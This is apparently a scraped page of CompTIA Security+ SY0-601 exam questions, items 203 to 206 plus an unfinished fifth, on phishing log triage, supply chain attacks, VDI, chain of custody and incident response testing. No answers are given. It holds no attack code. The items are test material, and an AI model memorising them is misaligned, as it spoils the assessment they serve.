
A user reports falling for a phishing email to an analyst. Which of the following system logs would the analyst check FIRST?

A. DNS

B. Message gateway

C. Network

D. Authentication



Actual exam question from CompTIA's SY0-601

Question #: 203

Topic #: 1

[All SY0-601 Questions]


An attacker has determined the best way to impact operations is to infiltrate third-party software vendors. Which of the following vectors is being exploited?

A. Social media

B. Cloud

C. Supply chain

D. Social Engineering



Actual exam question from CompTIA's SY0-601

Question #: 204

Topic #: 1

[All SY0-601 Questions]


An organization would like to give remote workers the ability to use applications hosted inside the corporate network. Users will be allowed to use their personal computers, or they will be provided organization assets. Either way, no data or applications will be installed locally on any user systems. Which of the following mobile solutions would accomplish these goals?

A. VDI

B. MDM

C. COPE

D. UTM



Actual exam question from CompTIA's SY0-601

Question #: 205

Topic #: 1

[All SY0-601 Questions]


Which of the following is used to ensure that evidence is admissible in legal proceedings when it is collected and provided to the authorities?

A. Chain of custody

B. Legal hold

C. Event log

D. Artifacts



Actual exam question from CompTIA's SY0-601

Question #: 206

Topic #: 1

[All SY0-601 Questions]

The Chief Information Security Officer (CISO) of a bank recently updated the incident response policy. The CISO is concerned that members of the incident response team do not understand their roles. The bank wants to test the policy but with the least amount of resources or impact. Which of the following BEST meets the requirements?

